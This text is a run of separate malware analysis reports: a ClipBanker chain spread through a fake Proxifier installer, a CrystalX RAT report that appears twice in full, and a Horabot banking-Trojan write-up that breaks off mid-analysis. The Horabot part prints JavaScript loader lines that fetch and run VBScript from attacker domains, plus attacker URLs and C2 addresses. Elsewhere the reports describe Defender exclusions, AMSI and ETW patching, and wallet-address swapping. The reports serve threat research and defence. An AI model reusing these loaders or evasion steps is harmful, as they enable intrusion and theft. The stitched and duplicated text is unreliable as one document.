First, it creates a tiny stub file – only about 1.5 KB in size – in the temp directory under the name “Proxifier<???>.tmp” and runs it. This stub doesn’t actually do anything on its own; it serves as a donor process. Later, a .NET application named “api_updater.exe” is injected into it to handle the Microsoft Defender exclusions. To get this done, api_updater.exe decrypts and runs a PowerShell script using the PSObject class. PSObject lets the script run directly inside the current process without popping up a command console or launching the interpreter.
As soon as the required exclusions are set, the trojanized proxifier.exe extracts and launches the real Proxifier installer. Meanwhile, it quietly continues the infection in the background: it creates another donor process and injects a module named proxifierupdater.exe. This module acts as yet another injector. It launches the system utility conhost.exe and injects it with another .NET app, internally named “bin.exe”, which runs a PowerShell script using the same method as before.
The script is obfuscated and parts of it are encoded, but it really only performs four specific actions:
Add the “powershell” and “conhost” processes to Microsoft Defender exclusions.
Create a registry key at HKLM\SOFTWARE\System::Config and store another Base64-encoded PowerShell script inside it.
Set up a scheduled task to launch PowerShell with another script as an argument. The script’s task is to read the content of the created registry key, decode it, and transfer control to the resulting script.
Ping an IP Logger service at https[:]//maper[.]info/2X5tF5 to let the attackers know the infection was successful.
This wraps up the primary stage of the infection. As you can see, the Trojan attempts to use fileless (or bodiless) malware techniques. By executing malicious code directly in allocated memory, it leaves almost no footprint on the hard drive.
The next stage is launched along with the task created in the scheduler. This is what it looks like:
The task launches the PowerShell interpreter, passing the script from the arguments as input. As we already mentioned, it reads the contents of the previously created Config registry key, then decodes and executes it. This is yet another PowerShell script whose job is to download the next script from hardcoded addresses and execute it. These addresses belong to Pastebin-type services, and the content located there is encoded in several different ways at once.
Decoded and deobfuscated script from the Config registry key
The script from Pastebin continues the download chain. This time, the payload is located on GitHub.
Decoded script from Pastebin
It’s a massive script, clocking in at around 500 KB. Interestingly, the bulk of the file is just one long Base64 string. After decoding it and doing some deobfuscation, we end up with a script whose purpose is quite clear. It extracts shellcode from a Base64 string, launches the fontdrvhost.exe utility, injects the shellcode into it, and hands over control.
The shellcode, in turn, unpacks and sets up the code for the final payload. This is classic ClipBanker-like malware, and there’s nothing particularly fancy about it. It’s written in C++, compiled with MinGW, doesn’t bother with system persistence, and doesn’t even connect to the network. Its entire job is to constantly monitor the clipboard for strings that look like crypto wallet addresses belonging to various blockchain-based networks (Cardano, Algorand, Ethereum, Bitcoin, NEM, Stellar, BNB, Cosmos, Dash, Monero, Dogecoin, MultiversX, Arweave, Filecoin, Litecoin, Neo, Osmosis, Solana, THOR, Nano, Qtum, Waves, TRON, Ripple, Tezos, and ZelCash), and then swap them with the attackers’ own addresses.
The complete execution chain, from the moment the malicious installer starts until the ClipBanker code is running, looks like this:
Victims
Since the beginning of 2025, more than 2000 users of Kaspersky solutions have encountered this threat, most of them located in India and Vietnam. Interestingly, 70% of these detections came from the Kaspersky Virus Removal Tool, a free utility used to clean devices that are already infected. This underscores the importance of the preemptive protection: it is often cheaper and easier to prevent the infection than to face consequences of a successful attack.
Conclusion
This campaign is yet another perfect example of the old adage: “buy cheap, pay twice”. Trying to save a buck on software, combined with a lack of caution when hunting for free solutions, can lead to an infection and the subsequent theft of funds – in this case, cryptocurrency. The attackers are aggressively promoting their sites in search results and using fileless techniques alongside a marathon infection chain to stay under the radar. Such attacks are difficult to detect and stop in time.
To stay safe and avoid losing your money, use reliable security solutions that are able to prevent your device form being infected. Download software only from official sources. If for some reason you can’t use a reputable paid solution, we highly recommend thoroughly vetting the sites you use to download software.
In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware capabilities: a large set of features designed to trick, annoy, and troll the user. Such a combination of capabilities makes it a rather unique Trojan in its category.
Kaspersky’s products detect this threat as Backdoor.Win64.CrystalX.*, Trojan.Win64.Agent.*, Trojan.Win32.Agentb.gen.
Technical details
Background

The new malware was first mentioned in January 2026 in a private Telegram chat for developers of RAT malware. The author actively promoted their creation, called Webcrystal RAT, by attaching screenshots of the web panel. Many users observed that the panel layout was identical to that of the previously known WebRAT (also called Salat Stealer), leading them to label this malware as a copy. Additional similarities included the fact that the RAT was written in Go, and the messages from the bot selling access keys to the control panel closely matched those of the WebRAT bots.

After some time, this malware was rebranded and received a new name, CrystalX RAT. Its promotion moved to a corresponding new channel, which is quite busy and features marketing tricks, such as access key draws and polls. Moreover, it expanded beyond Telegram: a special YouTube channel was created, aimed at marketing promotion and already containing a video review of the capabilities of this malware.
The builder and anti-debug features
By default, the malware control panel provides third parties with an auto‑builder featuring a wide range of configurations, such as selective geoblocking by country, anti‑analysis functions, an executable icon, and others. Each implant is compressed using zlib and then encrypted with ChaCha20 and a hard‑coded 32‑byte key with a 12‑byte nonce. The malware has basic anti‑debugging functionality combined with additional optional capabilities:
MITM Check: checking if a proxy is enabled by reading the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings, blacklisting names of certain processes (Fiddler, Burp Suite, mitmproxy, etc.), and verifying the presence of installed certificates for the corresponding programs
VM detect: checking running processes, presence of guest tools, and hardware characteristics
Anti-attach loop: an infinite loop checking the debug flag, debug port, hardware breakpoints, and program execution timings
Stealth patches: patches for functions such as AmsiScanBuffer, EtwEventWrite, MiniDumpWriteDump
Stealer capabilities
When launched, the malware establishes a connection to its C2 using a hard‑coded URL over the WebSocket protocol. It performs an initial collection of system information, after which all data is sent in JSON format as plain text. Then the malware executes the stealer function, doing so either once or at predefined intervals depending on the build options. The stealer extracts the victim’s credentials for Steam, Discord, and Telegram from the system. It also gathers data from Chromium‑based browsers using the popular ChromeElevator utility. To do this, it decodes and decompresses the utility using base64 and gunzip and saves it to %TEMP%\svc[rndInt].exe, then creates a directory %TEMP%\co[rndInt], where the collected data is stored, and finally runs ChromeElevator with all available options.
The collected data is exfiltrated to the C2. For Yandex and Opera browsers, the stealer has a separate proprietary implementation with base decryption directly on the victim’s system. Notably, the builds created at the time the article was written lack the stealer functionality. OSINT results show that the author intentionally removed it with the aim to update the stealer arsenal before enabling it again.
Keylogger & clipper
Another option of the RAT is the keylogger. All user input is instantly transmitted via WebSocket to the C2, where it is assembled into a coherent text suitable for analysis. Additionally, the malware allows the attacker to read and modify the victim’s clipboard by issuing appropriate commands from the control panel. Moreover, it can inject a malicious clipper into the Chrome or Edge browser. This happens according to the following algorithm:
The special malware command clipper:set:[ADDR1,...] with the attackers’ crypto‑wallets addresses passed as arguments launches the clipper injection thread.
A %LOCALAPPDATA%\Microsoft\Edge\ExtSvc directory is created (regardless whether Edge or Chrome is the target of the injection), in which a malicious extension is stored, consisting of a manifest and a single JS script named content.js.
The content.js script is dynamically generated, containing regular expressions for crypto wallet addresses (such as Bitcoin, Litecoin, Monero, Avalanche, Doge, and others) and substitution values.
The generated script is activated via the Chrome DevTools (CDP) protocol using the command Page.addScriptToEvaluateOnNewDocument.
The final script looks as follows:
Remote access
The malware has a large set of commands for remote access to the victim’s system. The attacker can upload arbitrary files, execute any commands using cmd.exe, and also browse the file system, including all available drives. Moreover, the RAT includes its own VNC that allows the attacker to view the victim’s screen and control it remotely. Since both the attacker and the victim use the same session, the panel provides a number of buttons to block user input so that the attacker can perform necessary actions unhindered. The malware can also capture the audio stream from the microphone and the video stream from the camera in the background.
Prank commands
The finishing touch is a separate section of the panel named “Rofl” with commands whose functions consist of various pranks on the victim.
Setting a background: downloading an image from a specified URL and using it as the desktop background.
Display orientation: rotating the screen 90°, 180°, or 270°.
System shutdown: the panel has two different buttons “Voltage Drop” and “BSoD”, but malware analysis shows that both commands perform a regular shutdown using the appropriate utility.
Remapping mouse buttons: swapping left click with right click and the other way round.
Peripherals disruption: disconnecting the monitor and blocking the input from the mouse and keyboard.
Notifications: displaying a window with a custom title and message.
Cursor shake: a special command starts a loop in which the cursor position changes chaotically at short intervals.
Disabling components: hiding all file icons on the desktop, disabling the taskbar, task manager, and cmd.exe.
Moreover, the attacker can send a message to the victim, after which a dialog window will open in the system, allowing a bidirectional chat.
Conclusions
The sheer variety of available RATs has perpetuated demand, as actors prioritize flexibility of existing malware and its infrastructure. Thus, CrystalX RAT represents a highly functional MaaS platform that is not limited to espionage capabilities – spyware, keylogging and remote control – but includes unique stealer and prankware features. At the moment, the vector of the initial infection is not precisely known, but it affects dozens of victims. Although to date, we have only seen infection attempts in Russia, the MaaS itself has no regional restrictions meaning it may attack anywhere around the globe. Moreover, our telemetry has recorded new implant versions, which indicates that this malware is still being actively developed and maintained. Combined with the growing PR campaign for CrystalX RAT, it can be concluded that the number of victims can increase significantly in the near future.
In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware capabilities: a large set of features designed to trick, annoy, and troll the user. Such a combination of capabilities makes it a rather unique Trojan in its category.
Kaspersky’s products detect this threat as Backdoor.Win64.CrystalX.*, Trojan.Win64.Agent.*, Trojan.Win32.Agentb.gen.
Technical details
Background
The new malware was first mentioned in January 2026 in a private Telegram chat for developers of RAT malware. The author actively promoted their creation, called Webcrystal RAT, by attaching screenshots of the web panel. Many users observed that the panel layout was identical to that of the previously known WebRAT (also called Salat Stealer), leading them to label this malware as a copy. Additional similarities included the fact that the RAT was written in Go, and the messages from the bot selling access keys to the control panel closely matched those of the WebRAT bots.
After some time, this malware was rebranded and received a new name, CrystalX RAT. Its promotion moved to a corresponding new channel, which is quite busy and features marketing tricks, such as access key draws and polls. Moreover, it expanded beyond Telegram: a special YouTube channel was created, aimed at marketing promotion and already containing a video review of the capabilities of this malware.
The builder and anti-debug features
By default, the malware control panel provides third parties with an auto‑builder featuring a wide range of configurations, such as selective geoblocking by country, anti‑analysis functions, an executable icon, and others. Each implant is compressed using zlib and then encrypted with ChaCha20 and a hard‑coded 32‑byte key with a 12‑byte nonce. The malware has basic anti‑debugging functionality combined with additional optional capabilities:
MITM Check: checking if a proxy is enabled by reading the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings, blacklisting names of certain processes (Fiddler, Burp Suite, mitmproxy, etc.), and verifying the presence of installed certificates for the corresponding programs
VM detect: checking running processes, presence of guest tools, and hardware characteristics
Anti-attach loop: an infinite loop checking the debug flag, debug port, hardware breakpoints, and program execution timings
Stealth patches: patches for functions such as AmsiScanBuffer, EtwEventWrite, MiniDumpWriteDump
Stealer capabilities
When launched, the malware establishes a connection to its C2 using a hard‑coded URL over the WebSocket protocol. It performs an initial collection of system information, after which all data is sent in JSON format as plain text. Then the malware executes the stealer function, doing so either once or at predefined intervals depending on the build options. The stealer extracts the victim’s credentials for Steam, Discord, and Telegram from the system. It also gathers data from Chromium‑based browsers using the popular ChromeElevator utility. To do this, it decodes and decompresses the utility using base64 and gunzip and saves it to %TEMP%\svc[rndInt].exe, then creates a directory %TEMP%\co[rndInt], where the collected data is stored, and finally runs ChromeElevator with all available options.
The collected data is exfiltrated to the C2. For Yandex and Opera browsers, the stealer has a separate proprietary implementation with base decryption directly on the victim’s system. Notably, the builds created at the time the article was written lack the stealer functionality. OSINT results show that the author intentionally removed it with the aim to update the stealer arsenal before enabling it again.
Keylogger & clipper
Another option of the RAT is the keylogger. All user input is instantly transmitted via WebSocket to the C2, where it is assembled into a coherent text suitable for analysis. Additionally, the malware allows the attacker to read and modify the victim’s clipboard by issuing appropriate commands from the control panel. Moreover, it can inject a malicious clipper into the Chrome or Edge browser. This happens according to the following algorithm:
The special malware command clipper:set:[ADDR1,...] with the attackers’ crypto‑wallets addresses passed as arguments launches the clipper injection thread.
A %LOCALAPPDATA%\Microsoft\Edge\ExtSvc directory is created (regardless whether Edge or Chrome is the target of the injection), in which a malicious extension is stored, consisting of a manifest and a single JS script named content.js.
The content.js script is dynamically generated, containing regular expressions for crypto wallet addresses (such as Bitcoin, Litecoin, Monero, Avalanche, Doge, and others) and substitution values.
The generated script is activated via the Chrome DevTools (CDP) protocol using the command Page.addScriptToEvaluateOnNewDocument.
The final script looks as follows:
Remote access
The malware has a large set of commands for remote access to the victim’s system. The attacker can upload arbitrary files, execute any commands using cmd.exe, and also browse the file system, including all available drives. Moreover, the RAT includes its own VNC that allows the attacker to view the victim’s screen and control it remotely. Since both the attacker and the victim use the same session, the panel provides a number of buttons to block user input so that the attacker can perform necessary actions unhindered. The malware can also capture the audio stream from the microphone and the video stream from the camera in the background.
Prank commands
The finishing touch is a separate section of the panel named “Rofl” with commands whose functions consist of various pranks on the victim.
Setting a background: downloading an image from a specified URL and using it as the desktop background.
Display orientation: rotating the screen 90°, 180°, or 270°.
System shutdown: the panel has two different buttons “Voltage Drop” and “BSoD”, but malware analysis shows that both commands perform a regular shutdown using the appropriate utility.
Remapping mouse buttons: swapping left click with right click and the other way round.
Peripherals disruption: disconnecting the monitor and blocking the input from the mouse and keyboard.
Notifications: displaying a window with a custom title and message.
Cursor shake: a special command starts a loop in which the cursor position changes chaotically at short intervals.
Disabling components: hiding all file icons on the desktop, disabling the taskbar, task manager, and cmd.exe.
Moreover, the attacker can send a message to the victim, after which a dialog window will open in the system, allowing a bidirectional chat.
Conclusions
The sheer variety of available RATs has perpetuated demand, as actors prioritize flexibility of existing malware and its infrastructure. Thus, CrystalX RAT represents a highly functional MaaS platform that is not limited to espionage capabilities – spyware, keylogging and remote control – but includes unique stealer and prankware features. At the moment, the vector of the initial infection is not precisely known, but it affects dozens of victims. Although to date, we have only seen infection attempts in Russia, the MaaS itself has no regional restrictions meaning it may attack anywhere around the globe. Moreover, our telemetry has recorded new implant versions, which indicates that this malware is still being actively developed and maintained. Combined with the growing PR campaign for CrystalX RAT, it can be concluded that the number of victims can increase significantly in the near future.
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
This command retrieved and executed an HTA file that contained the following:
It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.
The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.
The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:
Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.

PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.
The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET)
The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET)
The page containing the first stage leading to the spreader.
Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.
The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".
Key construction (left) and decryption logic (right)
We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:
def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""

    current_key = int(encrypted_hex[0:2], 16)

    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char

        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key

        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2

    return result
Python implementation of the decryption routine
The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.
Direct pointer (left), indirect pointer (right)
Indexed strings via TStringList lookups
The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.
To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.
Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
C2 socket address extraction
If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.
Fallback to hardcoded socket address (lifenews[.]pro:49569)

Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration
In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
